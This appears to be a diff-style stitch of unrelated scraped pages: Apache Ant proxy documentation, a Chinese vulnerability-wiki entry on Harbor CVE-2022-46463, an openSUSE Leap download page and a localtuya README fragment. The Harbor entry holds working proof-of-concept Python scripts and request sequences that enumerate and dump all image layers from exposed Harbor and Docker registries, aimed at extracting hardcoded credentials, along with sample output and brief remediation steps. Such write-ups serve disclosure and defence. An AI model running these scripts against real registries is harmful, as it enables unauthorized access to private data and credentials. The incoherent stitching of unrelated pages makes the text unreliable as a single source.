For csh/tcsh:
|
||||
|
||||
setenv ANT\_OPTS "-Dhttp.proxyHost=proxy -Dhttp.proxyPort=8080"
|
||||
|
||||
If you insert this line into the Ant shell script itself, it gets picked up by all continuous integration tools running on the system that call Ant via the command line.
|
||||
|
||||
For Windows, set the `ANT_OPTS` environment variable in the appropriate "My Computer" properties dialog box (XP), "Computer" properties (Vista)
|
||||
|
||||
This mechanism works across Java versions, is cross-platform and reliable. Once set, all build files run via the command line will automatically have their proxy setup correctly, without needing any build file changes. It also apparently overrides Ant's automatic proxy settings options.
|
||||
|
||||
It is limited in the following ways:
|
||||
|
||||
1. Does not work under IDEs. These need their own proxy settings changed
|
||||
2. Not dynamic enough to deal with laptop configuration changes.
|
||||
|
||||
### SetProxy Task
|
||||
|
||||
The [setproxy task](https://ant.apache.org/manual/Tasks/setproxy.html) can be used to explicitly set a proxy in a build file. This manipulates the many proxy configuration properties of a JVM, and controls the proxy settings for all network operations in the same JVM from that moment.
|
||||
|
||||
If you have a build file that is only to be used in-house, behind a firewall, on an older JVM, *and you cannot change Ant's JVM proxy settings*, then this is your best option. It is ugly and brittle, because the build file now contains system configuration information. It is also hard to get this right across the many possible proxy options of different users (none, HTTP, SOCKS).
|
||||
|
||||
Note that proxy configurations set with this task will probably override any set by other mechanisms. It can also be used with fancy tricks to only set a proxy if the proxy is considered reachable:
|
||||
|
||||
<target name="probe-proxy" depends="init">
|
||||
<condition property="proxy.enabled">
|
||||
<and>
|
||||
<isset property="proxy.host"/>
|
||||
<isreachable host="${proxy.host}"/>
|
||||
</and>
|
||||
</condition>
|
||||
</target>
|
||||
|
||||
<target name="proxy" depends="probe-proxy" if="proxy.enabled">
|
||||
<property name="proxy.port" value="80"/>
|
||||
<property name="proxy.user" value=""/>
|
||||
<property name="proxy.pass" value=""/>
|
||||
<setproxy proxyhost="${proxy.host}" proxyport="${proxy.port}"
|
||||
proxyuser="${proxy.user}" proxypassword="${proxy.pass}"/>
|
||||
</target>
|
||||
|
||||
### Custom ProxySelector implementations
|
||||
|
||||
As Java lets developers write their own ProxySelector implementations, it is theoretically possible for someone to write their own proxy selector class that uses different policies to determine proxy settings. There is no explicit support for this in Ant, and it has not, to the team's knowledge, been attempted.
|
||||
|
||||
This could be the most flexible of solutions, as one could easily imagine an Ant-specific proxy selector that was driven off ant properties, rather than system properties. Developers could set proxy options in their custom build.properties files, and have this propagate.
|
||||
|
||||
One issue here is with concurrency: the default proxy selector is per-JVM, not per-thread, and so the proxy settings will apply to all sockets opened on all threads; we also have the problem of how to propagate options from one build to the JVM-wide selector.
|
||||
|
||||
### Configuring the Proxy settings of Java programs under Ant
|
||||
|
||||
Any program that is executed with `<java>` without setting fork\=true will pick up the Ant's settings. If you need different values, set fork\=false and provide the values in `<sysproperty>` elements.
|
||||
|
||||
If you wish to have a forked process pick up the Ant's settings, use the [`<syspropertyset>`](https://ant.apache.org/manual/Types/propertyset.html) element to propagate the normal proxy settings. The following propertyset is a datatype which can be referenced in a `<java>` task to pass down the current values.
|
||||
|
||||
<propertyset id="proxy.properties">
|
||||
<propertyref prefix="java.net.useSystemProxies"/>
|
||||
<propertyref prefix="http."/>
|
||||
<propertyref prefix="https."/>
|
||||
<propertyref prefix="ftp."/>
|
||||
<propertyref prefix="socksProxy"/>
|
||||
</propertyset>
|
||||
|
||||
### Summary and conclusions
|
||||
|
||||
There are four ways to set up proxies in Ant.
|
||||
|
||||
1. With Ant 1.7 and Java 5+ using the \-autoproxy parameter.
|
||||
2. Via JVM system properties—set these in the `ANT_ARGS` environment variable.
|
||||
3. Via the `<setproxy>` task.
|
||||
4. Custom ProxySelector implementations
|
||||
|
||||
Proxy settings are automatically shared with Java programs started under Ant *that are not forked*; to pass proxy settings down to subsidiary programs, use a propertyset.
|
||||
|
||||
Over time, we expect the Java 5+ proxy features to stabilize, and for Java code to adapt to them. However, given the fact that it currently does break some builds, it will be some time before Ant enables the automatic proxy feature by default. Until then, you have to enable the \-autoproxy option or use one of the alternate mechanisms to configure the JVM.
|
||||
|
||||
#### Further reading
|
||||
|
||||
- [Java Networking Properties](https://docs.oracle.com/javase/8/docs/technotes/guides/net/properties.html).
|
||||
+384
@@ -0,0 +1,384 @@
|
||||
---
|
||||
page-title: "Vulnerability-Wiki/docs-base/docs/webapp/Harbor-公开镜像仓库未授权访问-CVE-2022-46463.md at master · Threekiii/Vulnerability-Wiki · GitHub"
|
||||
url: https://github.com/Threekiii/Vulnerability-Wiki/blob/master/docs-base/docs/webapp/Harbor-%E5%85%AC%E5%BC%80%E9%95%9C%E5%83%8F%E4%BB%93%E5%BA%93%E6%9C%AA%E6%8E%88%E6%9D%83%E8%AE%BF%E9%97%AE-CVE-2022-46463.md
|
||||
date: "2024-12-17 15:07:10"
|
||||
---
|
||||
|
||||
> 目仓库”中的“公开”,取消勾选
|
||||
|
||||
---
|
||||
|
||||
## Harbor 公开镜像仓库未授权访问 CVE-2022-46463
|
||||
|
||||
[](https://github.com/Threekiii/Vulnerability-Wiki/blob/master/docs-base/docs/webapp/Harbor-%E5%85%AC%E5%BC%80%E9%95%9C%E5%83%8F%E4%BB%93%E5%BA%93%E6%9C%AA%E6%8E%88%E6%9D%83%E8%AE%BF%E9%97%AE-CVE-2022-46463.md#harbor-%E5%85%AC%E5%BC%80%E9%95%9C%E5%83%8F%E4%BB%93%E5%BA%93%E6%9C%AA%E6%8E%88%E6%9D%83%E8%AE%BF%E9%97%AE-cve-2022-46463)
|
||||
|
||||
## 漏洞描述
|
||||
|
||||
[](https://github.com/Threekiii/Vulnerability-Wiki/blob/master/docs-base/docs/webapp/Harbor-%E5%85%AC%E5%BC%80%E9%95%9C%E5%83%8F%E4%BB%93%E5%BA%93%E6%9C%AA%E6%8E%88%E6%9D%83%E8%AE%BF%E9%97%AE-CVE-2022-46463.md#%E6%BC%8F%E6%B4%9E%E6%8F%8F%E8%BF%B0)
|
||||
|
||||
Harbor 是为企业用户设计的容器镜像仓库开源项目,包括了权限管理 (RBAC)、LDAP、审计、安全漏洞扫描、镜像验真、管理界面、自我注册、HA 等企业必需的功能。Harbor api search 允许未认证的用户搜索仓库内存在的公开仓库,若将私有业务镜像放置于公开仓库,可能存在信息泄漏风险。
|
||||
|
||||
此漏洞披露时为未授权漏洞,漏洞影响存在争议。实际上该漏洞是由于安全配置不当,允许任意用户通过 `/api/search?q=` 接口搜索到所有公开仓库,下载公开仓库中的镜像(而非直接访问私有仓库)。但如果将私有业务镜像放置于公开仓库,可能存在信息泄漏风险,利用场景:
|
||||
|
||||
1. 下载包含敏感环境的公开镜像;
|
||||
2. 分析镜像,发现服务启动时进行了 jar 文件拷贝操作;
|
||||
3. 提取 jar 文件,反编译获取配置文件中硬编码的账号密码。
|
||||
|
||||
参考链接:
|
||||
|
||||
- [https://mp.weixin.qq.com/s/pBkJW1\_Vpf\_suH50e8K9kg](https://mp.weixin.qq.com/s/pBkJW1_Vpf_suH50e8K9kg)
|
||||
- [https://mp.weixin.qq.com/s/V8Ecqq\_DPOQhH5q9UBWkXg](https://mp.weixin.qq.com/s/V8Ecqq_DPOQhH5q9UBWkXg)
|
||||
- [https://github.com/404tk/CVE-2022-46463](https://github.com/404tk/CVE-2022-46463)
|
||||
|
||||
## 漏洞复现
|
||||
|
||||
[](https://github.com/Threekiii/Vulnerability-Wiki/blob/master/docs-base/docs/webapp/Harbor-%E5%85%AC%E5%BC%80%E9%95%9C%E5%83%8F%E4%BB%93%E5%BA%93%E6%9C%AA%E6%8E%88%E6%9D%83%E8%AE%BF%E9%97%AE-CVE-2022-46463.md#%E6%BC%8F%E6%B4%9E%E5%A4%8D%E7%8E%B0)
|
||||
|
||||
获取 harbor 信息:
|
||||
|
||||
```
|
||||
GET /api/systeminfo HTTP/1.1 # harbor 1.x
|
||||
GET /api/v2.0/systeminfo HTTP/1.1 # harbor 2.x
|
||||
```
|
||||
|
||||
[](https://github.com/Threekiii/Vulnerability-Wiki/blob/Awesome-POC/Web%E5%BA%94%E7%94%A8%E6%BC%8F%E6%B4%9E/images/Harbor%20%E5%85%AC%E5%BC%80%E9%95%9C%E5%83%8F%E4%BB%93%E5%BA%93%E6%9C%AA%E6%8E%88%E6%9D%83%E8%AE%BF%E9%97%AE%20CVE-2022-46463/image-20240603114233720.png)
|
||||
|
||||
获取全部 images 和 projects:
|
||||
|
||||
```
|
||||
GET /api/search?q=/ HTTP/1.1
|
||||
GET /api/v2.0/search?q=/ HTTP/1.1
|
||||
```
|
||||
|
||||
[](https://github.com/Threekiii/Vulnerability-Wiki/blob/Awesome-POC/Web%E5%BA%94%E7%94%A8%E6%BC%8F%E6%B4%9E/images/Harbor%20%E5%85%AC%E5%BC%80%E9%95%9C%E5%83%8F%E4%BB%93%E5%BA%93%E6%9C%AA%E6%8E%88%E6%9D%83%E8%AE%BF%E9%97%AE%20CVE-2022-46463/image-20240603114414964.png)
|
||||
|
||||
获取 images 的 version:
|
||||
|
||||
```
|
||||
GET /api/repositories/<PROJECT_NAME>/<IMAGE_NAME>/tags?detail=1 HTTP/1.1
|
||||
GET /api/v2.0/projects/<PROJECT_NAME>/repositories/<IMAGE_NAME>/artifacts?with_tag=true HTTP/1.1
|
||||
```
|
||||
|
||||
[](https://github.com/Threekiii/Vulnerability-Wiki/blob/Awesome-POC/Web%E5%BA%94%E7%94%A8%E6%BC%8F%E6%B4%9E/images/Harbor%20%E5%85%AC%E5%BC%80%E9%95%9C%E5%83%8F%E4%BB%93%E5%BA%93%E6%9C%AA%E6%8E%88%E6%9D%83%E8%AE%BF%E9%97%AE%20CVE-2022-46463/image-20240603115023802.png)
|
||||
|
||||
扩展场景:
|
||||
|
||||
1. 通过 [404tk/CVE-2022-46463](https://github.com/404tk/CVE-2022-46463) 枚举公开镜像并 dump;
|
||||
2. 分析镜像,发现服务启动时进行了 jar 文件拷贝操作;
|
||||
3. 提取 jar 文件,反编译获取配置文件中硬编码的账号密码。
|
||||
|
||||
[](https://github.com/Threekiii/Vulnerability-Wiki/blob/Awesome-POC/Web%E5%BA%94%E7%94%A8%E6%BC%8F%E6%B4%9E/images/Harbor%20%E5%85%AC%E5%BC%80%E9%95%9C%E5%83%8F%E4%BB%93%E5%BA%93%E6%9C%AA%E6%8E%88%E6%9D%83%E8%AE%BF%E9%97%AE%20CVE-2022-46463/image-20240603120457032.png)
|
||||
|
||||
[](https://github.com/Threekiii/Vulnerability-Wiki/blob/Awesome-POC/Web%E5%BA%94%E7%94%A8%E6%BC%8F%E6%B4%9E/images/Harbor%20%E5%85%AC%E5%BC%80%E9%95%9C%E5%83%8F%E4%BB%93%E5%BA%93%E6%9C%AA%E6%8E%88%E6%9D%83%E8%AE%BF%E9%97%AE%20CVE-2022-46463/image-20240603120254668.png)
|
||||
|
||||
## 漏洞 POC
|
||||
|
||||
[](https://github.com/Threekiii/Vulnerability-Wiki/blob/master/docs-base/docs/webapp/Harbor-%E5%85%AC%E5%BC%80%E9%95%9C%E5%83%8F%E4%BB%93%E5%BA%93%E6%9C%AA%E6%8E%88%E6%9D%83%E8%AE%BF%E9%97%AE-CVE-2022-46463.md#%E6%BC%8F%E6%B4%9E-poc)
|
||||
|
||||
$ python3 harbor.py https://192.168.11.11
|
||||
\[+\] grafana/grafana
|
||||
\[+\] library/openjdk
|
||||
|
||||
$ python3 harbor.py https://192.168.11.11 --dump library/openjdk:8
|
||||
\[+\] Dumping library/openjdk:8
|
||||
\[+\] Downloading : 001c52e26ad57e3b25b439ee0052f6692e5c0f2d5d982a00a8819ace5e521452
|
||||
\[+\] Downloading : d9d4b9b6e964657da49910b495173d6c4f0d9bc47b3b44273cf82fd32723d165
|
||||
\[+\] Downloading : 2068746827ec1b043b571e4788693eab7e9b2a95301176512791f8c317a2816a
|
||||
\[+\] Downloading : 9daef329d35093868ef75ac8b7c6eb407fa53abbcb3a264c218c2ec7bca716e6
|
||||
\[+\] Downloading : d85151f15b6683b98f21c3827ac545188b1849efb14a1049710ebc4692de3dd5
|
||||
\[+\] Downloading : 52a8c426d30b691c4f7e8c4b438901ddeb82ff80d4540d5bbd49986376d85cc9
|
||||
\[+\] Downloading : 8754a66e005039a091c5ad0319f055be393c7123717b1f6fee8647c338ff3ceb
|
||||
|
||||
$ python3 harbor.py https://192.168.11.11 --dump\_all
|
||||
\[+\] grafana/grafana
|
||||
\[+\] library/openjdk
|
||||
\[+\] Dumping grafana/grafana:latest
|
||||
\[+\] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
|
||||
\[+\] Downloading : b39e2761d3d4971e78914857af4c6bd9989873b53426cf2fef3e76983b166fa2
|
||||
\[+\] Downloading : c8ee6ca703b866ac2b74b6129d2db331936292f899e8e3a794474fdf81343605
|
||||
\[+\] Downloading : c1de0f9cdfc1f9f595acd2ea8724ea92a509d64a6936f0e645c65b504e7e4bc6
|
||||
\[+\] Downloading : 4007a89234b4f56c03e6831dc220550d2e5fba935d9f5f5bcea64857ac4f4888
|
||||
\[+\] Dumping library/openjdk:8
|
||||
\[+\] Downloading : 001c52e26ad57e3b25b439ee0052f6692e5c0f2d5d982a00a8819ace5e521452
|
||||
\[+\] Downloading : d9d4b9b6e964657da49910b495173d6c4f0d9bc47b3b44273cf82fd32723d165
|
||||
\[+\] Downloading : 2068746827ec1b043b571e4788693eab7e9b2a95301176512791f8c317a2816a
|
||||
\[+\] Downloading : 9daef329d35093868ef75ac8b7c6eb407fa53abbcb3a264c218c2ec7bca716e6
|
||||
\[+\] Downloading : d85151f15b6683b98f21c3827ac545188b1849efb14a1049710ebc4692de3dd5
|
||||
\[+\] Downloading : 52a8c426d30b691c4f7e8c4b438901ddeb82ff80d4540d5bbd49986376d85cc9
|
||||
\[+\] Downloading : 8754a66e005039a091c5ad0319f055be393c7123717b1f6fee8647c338ff3ceb
|
||||
|
||||
harbor.py
|
||||
|
||||
\# -\*- coding:utf-8 -\*-
|
||||
import os
|
||||
import tarfile
|
||||
import argparse
|
||||
import requests
|
||||
|
||||
requests.packages.urllib3.disable\_warnings()
|
||||
|
||||
CACHE\_PATH \= "./caches/"
|
||||
TIMEOUT \= 5
|
||||
|
||||
def manageArgs():
|
||||
parser \= argparse.ArgumentParser()
|
||||
parser.add\_argument("url", help\="URL")
|
||||
parser.add\_argument("--v2", dest\='v2', default\=False, help\="API v2.0", action\="store\_true")
|
||||
action \= parser.add\_mutually\_exclusive\_group()
|
||||
action.add\_argument("--dump", metavar\="IMAGENAME", dest\='dump', type\=str, help\="ImageName")
|
||||
action.add\_argument("--tags", dest\='tags', default\=False, help\="list tags", action\="store\_true")
|
||||
action.add\_argument("--dump\_all", dest\='dump\_all', help\="dump all", action\="store\_true")
|
||||
args \= parser.parse\_args()
|
||||
return args
|
||||
|
||||
def createDir(directoryName):
|
||||
if "../" in directoryName:
|
||||
print("\[-\] Hacker!")
|
||||
return
|
||||
if not os.path.exists(f"{CACHE\_PATH}{directoryName}"):
|
||||
os.makedirs(f"{CACHE\_PATH}{directoryName}")
|
||||
|
||||
class HarborUnauth():
|
||||
def getImages(self):
|
||||
url \= "%s/api/search?q=" % self.target
|
||||
url\_v2 \= "%s/api/v2.0/search?q=/" % self.target
|
||||
try:
|
||||
req\=requests.get(url,timeout\=TIMEOUT,verify\=False)
|
||||
if req.status\_code != 200:
|
||||
self.v2 \= True
|
||||
print("\[\*\] API version used v2.0")
|
||||
req\=requests.get(url\_v2,timeout\=TIMEOUT,verify\=False)
|
||||
repos \= req.json()\["repository"\]
|
||||
images \= \[\]
|
||||
for repo in repos:
|
||||
print("\[+\]",repo\["repository\_name"\])
|
||||
if self.list\_tags:
|
||||
self.getTags(repo\["repository\_name"\])
|
||||
images.append(repo\["repository\_name"\])
|
||||
return images
|
||||
except Exception as e:
|
||||
print("\[-\] Not vulnerability.")
|
||||
return None
|
||||
|
||||
def getTags(self,image\_name):
|
||||
results \= \[\]
|
||||
url \= "%s/api/repositories/%s/tags?detail=1"%(self.target,image\_name)
|
||||
if self.v2:
|
||||
info \= image\_name.split("/")
|
||||
if len(info) != 2:
|
||||
print("\[-\] Image name format error.")
|
||||
return results
|
||||
url \= "%s/api/v2.0/projects/%s/repositories/%s/artifacts?with\_tag=true"%(self.target,info\[0\],info\[1\])
|
||||
try:
|
||||
req \= requests.get(url,timeout\=TIMEOUT,verify\=False)
|
||||
tags \= req.json()
|
||||
for tag in tags:
|
||||
if "name" in tag.keys():
|
||||
tag\_name \= tag\["name"\]
|
||||
elif tag\["tags"\] \== None:
|
||||
tag\_name \= tag\["digest"\].split(":")\[1\]\[:6\]
|
||||
else:
|
||||
tag\_name \= tag\["tags"\]\[0\]\["name"\]
|
||||
if self.list\_tags:
|
||||
print(f" \[\*\] {image\_name}:{tag\_name}")
|
||||
results.append({"image":image\_name,"tag":tag\_name,"sha256":tag\["digest"\]})
|
||||
if self.list\_tags:
|
||||
print()
|
||||
except Exception as e:
|
||||
print("\[-\] Get tags failed, maybe you should specify the --v2 argument.")
|
||||
return results
|
||||
|
||||
def getToken(self,image\_name):
|
||||
url \= f"{self.target}/service/token?scope=repository%3A{image\_name}%3Apull&service=harbor-registry"
|
||||
try:
|
||||
req\=requests.get(url,timeout\=TIMEOUT,verify\=False)
|
||||
auth\=req.json()\["token"\]
|
||||
return auth
|
||||
except Exception as e:
|
||||
return ""
|
||||
|
||||
def getBlob(self,image\_name,version,digest,header):
|
||||
url \= "%s/v2/%s/manifests/%s" % (self.target,image\_name,digest)
|
||||
try:
|
||||
req\=requests.get(url,headers\=header,timeout\=TIMEOUT,verify\=False)
|
||||
layers \= req.json()\["layers"\]
|
||||
createDir(image\_name.replace("/","\_")+"/"+version.replace(".","\_"))
|
||||
for l in layers:
|
||||
self.downloadSha(image\_name,version,l\["digest"\],header)
|
||||
except Exception as e:
|
||||
print("\[-\]",str(e))
|
||||
|
||||
def downloadSha(self,image\_name,version,sha256,header):
|
||||
dir \= image\_name.replace("/","\_")+"/"+version.replace(".","\_")
|
||||
name \= sha256.split(":")\[1\]
|
||||
filenamesha \= f"{CACHE\_PATH}{dir}/{name}.tar.gz"
|
||||
url \= f"{self.target}/v2/{image\_name}/blobs/{sha256}"
|
||||
try:
|
||||
req\=requests.get(url,headers\=header,timeout\=TIMEOUT,verify\=False)
|
||||
if req.status\_code \== 200:
|
||||
print(f" \[+\] Downloading : {name}")
|
||||
with open(filenamesha, 'wb') as out:
|
||||
for bits in req.iter\_content():
|
||||
out.write(bits)
|
||||
tf \= tarfile.open(filenamesha)
|
||||
tf.extractall(f"{CACHE\_PATH}{dir}/{name}")
|
||||
os.remove(filenamesha)
|
||||
else:
|
||||
print(" \[-\] Download fail:",req.status\_code)
|
||||
except Exception as e:
|
||||
print(e)
|
||||
|
||||
def check(self,args):
|
||||
self.target \= args.url.strip().strip("/")
|
||||
self.v2 \= args.v2
|
||||
self.list\_tags \= args.tags
|
||||
images \= \[\]
|
||||
if args.dump:
|
||||
images.append(args.dump)
|
||||
else:
|
||||
images \= self.getImages()
|
||||
if images != None and len(images)\==0:
|
||||
print("\[-\] 0 public images found.")
|
||||
return
|
||||
if not args.dump\_all:
|
||||
return
|
||||
for image in images:
|
||||
auth \= self.getToken(image)
|
||||
if auth \== "":
|
||||
print("\[-\] Get token failed.")
|
||||
return
|
||||
header \= {"Authorization": "Bearer "+auth}
|
||||
tags \= self.getTags(image)
|
||||
for tag in tags:
|
||||
print("\[+\] Dumping : %s:%s"%(tag\["image"\],tag\["tag"\]))
|
||||
self.getBlob(tag\["image"\],tag\["tag"\],tag\["sha256"\],header)
|
||||
|
||||
if \_\_name\_\_ \== "\_\_main\_\_":
|
||||
args \= manageArgs()
|
||||
m \= HarborUnauth()
|
||||
m.check(args)
|
||||
|
||||
registry.py(Docker Registry API dump)
|
||||
|
||||
\# -\*- coding:utf-8 -\*-
|
||||
import os
|
||||
import tarfile
|
||||
import argparse
|
||||
import requests
|
||||
|
||||
requests.packages.urllib3.disable\_warnings()
|
||||
|
||||
CACHE\_PATH \= "./caches/"
|
||||
TIMEOUT \= 5
|
||||
|
||||
def manageArgs():
|
||||
parser \= argparse.ArgumentParser()
|
||||
parser.add\_argument("url", help\="URL")
|
||||
action \= parser.add\_mutually\_exclusive\_group()
|
||||
action.add\_argument("--dump", metavar\="IMAGENAME", dest\='dump', type\=str, help\="ImageName")
|
||||
action.add\_argument("--tags", dest\='tags', default\=False, help\="list tags", action\="store\_true")
|
||||
action.add\_argument("--dump\_all", dest\='dump\_all', help\="dump all", action\="store\_true")
|
||||
args \= parser.parse\_args()
|
||||
return args
|
||||
|
||||
def createDir(directoryName):
|
||||
if "../" in directoryName:
|
||||
print("\[-\] Hacker!")
|
||||
return
|
||||
if not os.path.exists(f"{CACHE\_PATH}{directoryName}"):
|
||||
os.makedirs(f"{CACHE\_PATH}{directoryName}")
|
||||
|
||||
class RegistryUnauth():
|
||||
def getImages(self):
|
||||
url \= "%s/v2/\_catalog" % self.target
|
||||
try:
|
||||
req\=requests.get(url,timeout\=TIMEOUT,verify\=False)
|
||||
repos \= req.json()\["repositories"\]
|
||||
images \= \[\]
|
||||
for repo in repos:
|
||||
print("\[+\]",repo)
|
||||
if self.list\_tags:
|
||||
self.getTags(repo)
|
||||
images.append(repo)
|
||||
return images
|
||||
except Exception as e:
|
||||
print("\[-\] Not vulnerability.")
|
||||
return None
|
||||
|
||||
def getTags(self,image\_name):
|
||||
results \= \[\]
|
||||
url \= "%s/v2/%s/tags/list"%(self.target,image\_name)
|
||||
try:
|
||||
req \= requests.get(url,timeout\=TIMEOUT,verify\=False)
|
||||
tags \= req.json()\["tags"\]
|
||||
for tag in tags:
|
||||
if self.list\_tags:
|
||||
print(f" \[\*\] {image\_name}:{tag}")
|
||||
results.append({"image":image\_name,"tag":tag})
|
||||
if self.list\_tags:
|
||||
print()
|
||||
except Exception as e:
|
||||
print("\[-\] Get tags failed,", str(e))
|
||||
return results
|
||||
|
||||
def getBlob(self,image\_name,tag):
|
||||
url \= "%s/v2/%s/manifests/%s" % (self.target,image\_name,tag)
|
||||
try:
|
||||
req\=requests.get(url,timeout\=TIMEOUT,verify\=False)
|
||||
layers \= req.json()\["fsLayers"\]
|
||||
createDir(image\_name.replace("/","\_")+"/"+tag.replace(".","\_"))
|
||||
for l in layers:
|
||||
self.downloadSha(image\_name,tag,l\["blobSum"\])
|
||||
except Exception as e:
|
||||
print("\[-\]",str(e))
|
||||
|
||||
def downloadSha(self,image\_name,version,sha256):
|
||||
dir \= image\_name.replace("/","\_")+"/"+version.replace(".","\_")
|
||||
name \= sha256.split(":")\[1\]
|
||||
filenamesha \= f"{CACHE\_PATH}{dir}/{name}.tar.gz"
|
||||
url \= f"{self.target}/v2/{image\_name}/blobs/{sha256}"
|
||||
try:
|
||||
req\=requests.get(url,timeout\=TIMEOUT,verify\=False)
|
||||
if req.status\_code \== 200:
|
||||
print(f" \[+\] Downloading : {name}")
|
||||
with open(filenamesha, 'wb') as out:
|
||||
for bits in req.iter\_content():
|
||||
out.write(bits)
|
||||
tf \= tarfile.open(filenamesha)
|
||||
tf.extractall(f"{CACHE\_PATH}{dir}/{name}")
|
||||
os.remove(filenamesha)
|
||||
else:
|
||||
print(" \[-\] Download fail:",req.status\_code)
|
||||
except Exception as e:
|
||||
print(e)
|
||||
|
||||
def check(self,args):
|
||||
self.target \= args.url.strip().strip("/")
|
||||
self.list\_tags \= args.tags
|
||||
images \= \[\]
|
||||
if args.dump:
|
||||
images.append(args.dump)
|
||||
else:
|
||||
images \= self.getImages()
|
||||
if images != None and len(images)\==0:
|
||||
print("\[-\] 0 public images found.")
|
||||
return
|
||||
if not args.dump\_all:
|
||||
return
|
||||
for image in images:
|
||||
tags \= self.getTags(image)
|
||||
for tag in tags:
|
||||
print("\[+\] Dumping : %s:%s"%(tag\["image"\],tag\["tag"\]))
|
||||
self.getBlob(tag\["image"\],tag\["tag"\])
|
||||
|
||||
if \_\_name\_\_ \== "\_\_main\_\_":
|
||||
args \= manageArgs()
|
||||
m \= RegistryUnauth()
|
||||
m.check(args)
|
||||
|
||||
## 漏洞修复
|
||||
|
||||
[](https://github.com/Threekiii/Vulnerability-Wiki/blob/master/docs-base/docs/webapp/Harbor-%E5%85%AC%E5%BC%80%E9%95%9C%E5%83%8F%E4%BB%93%E5%BA%93%E6%9C%AA%E6%8E%88%E6%9D%83%E8%AE%BF%E9%97%AE-CVE-2022-46463.md#%E6%BC%8F%E6%B4%9E%E4%BF%AE%E5%A4%8D)
|
||||
|
||||
1. 限制公开访问,进入“项目设置”→“配置管理”→“项目仓库”中的“公开”,取消勾选。
|
||||
2. 在业务允许的前提下,将系统部署在内网,减少外部暴露面。
|
||||
@@ -0,0 +1,71 @@
|
||||
---
|
||||
page-title: "openSUSE Leap 15.6 - Get openSUSE"
|
||||
url: https://get.opensuse.org/leap/15.6/?type=server#download
|
||||
date: "2024-12-11 17:37:35"
|
||||
---
|
||||
Leap 16.0 preAlpha is now available for download and testing [Learn More](https://get.opensuse.org/leap/16.0/)
|
||||
|
||||
image/svg+xml
|
||||
|
||||
## openSUSE Leap 15.6
|
||||
|
||||
- [Overview](https://get.opensuse.org/leap/15.6/?type=server#overview)
|
||||
- [Download](https://get.opensuse.org/leap/15.6/?type=server#download)
|
||||
|
||||
## A brand new way of building openSUSE and a new type of a hybrid Linux distribution
|
||||
|
||||
Leap uses source from SUSE Linux Enterprise (SLE), which gives Leap a level of stability unmatched by other Linux distributions, and combines that with community developments to give users, developers and sysadmins the best stable Linux experience available.
|
||||
|
||||
[Download](https://get.opensuse.org/leap/15.6/?type=server#download)
|
||||
|
||||
A Leap 15.6 release live stream
|
||||
|
||||
##### Intel or AMD 64-bit desktops, laptops, and servers (x86\_64)
|
||||
|
||||
###### Offline Image (4.3 GiB)
|
||||
|
||||
###### Network Image (261.0 MiB)
|
||||
|
||||
##### UEFI Arm 64-bit servers, desktops, laptops and boards (aarch64)
|
||||
|
||||
###### Offline Image (4.4 GiB)
|
||||
|
||||
###### Network Image (290.5 MiB)
|
||||
|
||||
##### PowerPC servers, little-endian (ppc64le)
|
||||
|
||||
###### Offline Image (3.9 GiB)
|
||||
|
||||
###### Network Image (243.2 MiB)
|
||||
|
||||
##### IBM zSystems and LinuxONE (s390x)
|
||||
|
||||
###### Offline Image (2.4 GiB)
|
||||
|
||||
###### Network Image (153.5 MiB)
|
||||
|
||||
### Choosing Which Media to Download
|
||||
|
||||
The Offline Image is typically recommended as it contains most of the packages available in the distribution and does not require a network connection during the installation.
|
||||
|
||||
The Network Image is recommended for users who have limited bandwidth on their internet connections, as it will only download the packages they choose to install, which is likely to be significantly less than 4.7GB.
|
||||
|
||||
### System Requirements
|
||||
|
||||
- 2 Ghz dual core processor or better
|
||||
- 2GB physical RAM + additional memory for your workload
|
||||
- Over 40GB of free hard drive space
|
||||
- Either a DVD drive or USB port for the installation media
|
||||
- Internet access is helpful, and required for the Network Installer
|
||||
|
||||
## Verify Your Download Before Use
|
||||
|
||||
Many applications can verify the checksum of a download. To verify your download can be important as it verifies you really have got the ISO file you wanted to download and not some broken version.
|
||||
|
||||
For each ISO, we offer a checksum file with the corresponding SHA256 sum, and a signature file with a cryptographic signature.
|
||||
|
||||
To ensure integrity of the downloaded file you can use sha256sum to verify the checksum, and gpgv to verify the cryptographic signature.
|
||||
|
||||
It should be [**AD48 5664 E901 B867 051A B15F 35A2 F86E 29B7 00A4**](https://download.opensuse.org/tumbleweed/repo/oss/gpg-pubkey-29b700a4-62b07e22.asc)
|
||||
|
||||
For more help verifying your download please read [Checksums Help](https://en.opensuse.org/SDB:Download_help#Checksums)
|
||||
@@ -0,0 +1,242 @@
|
||||
---
|
||||
page-title: "rospogrigio/localtuya: local handling for Tuya devices"
|
||||
url: https://github.com/rospogrigio/localtuya
|
||||
date: "2024-12-16 11:00:50"
|
||||
---
|
||||
[](https://github.com/rospogrigio/localtuya-homeassistant/blob/master/img/logo-small.png)
|
||||
|
||||
A Home Assistant custom Integration for local handling of Tuya-based devices.
|
||||
|
||||
This custom integration updates device status via pushing updates instead of polling, so status updates are fast (even when manually operated). The integration also supports the Tuya IoT Cloud APIs, for the retrieval of info and of the local\_keys of the devices.
|
||||
|
||||
**NOTE: The Cloud API account configuration is not mandatory (LocalTuya can work also without it) but is strongly suggested for easy retrieval (and auto-update after re-pairing a device) of local\_keys. Cloud API calls are performed only at startup, and when a local\_key update is needed.**
|
||||
|
||||
The following Tuya device types are currently supported:
|
||||
|
||||
- Switches
|
||||
- Lights
|
||||
- Covers
|
||||
- Fans
|
||||
- Climates
|
||||
- Vacuums
|
||||
|
||||
Energy monitoring (voltage, current, watts, etc.) is supported for compatible devices.
|
||||
|
||||
> **Currently, Tuya protocols from 3.1 to 3.4 are supported.**
|
||||
|
||||
This repository's development began as code from [@NameLessJedi](https://github.com/NameLessJedi), [@mileperhour](https://github.com/mileperhour) and [@TradeFace](https://github.com/TradeFace). Their code was then deeply refactored to provide proper integration with Home Assistant environment, adding config flow and other features. Refer to the "Thanks to" section below.
|
||||
|
||||
## Installation:
|
||||
|
||||
[](https://github.com/rospogrigio/localtuya#installation)
|
||||
|
||||
The easiest way, if you are using [HACS](https://hacs.xyz/), is to install LocalTuya through HACS.
|
||||
|
||||
For manual installation, copy the localtuya folder and all of its contents into your Home Assistant's custom\_components folder. This folder is usually inside your `/config` folder. If you are running Hass.io, use SAMBA to copy the folder over. If you are running Home Assistant Supervised, the custom\_components folder might be located at `/usr/share/hassio/homeassistant`. You may need to create the `custom_components` folder and then copy the localtuya folder and all of its contents into it.
|
||||
|
||||
## Usage:
|
||||
|
||||
[](https://github.com/rospogrigio/localtuya#usage)
|
||||
|
||||
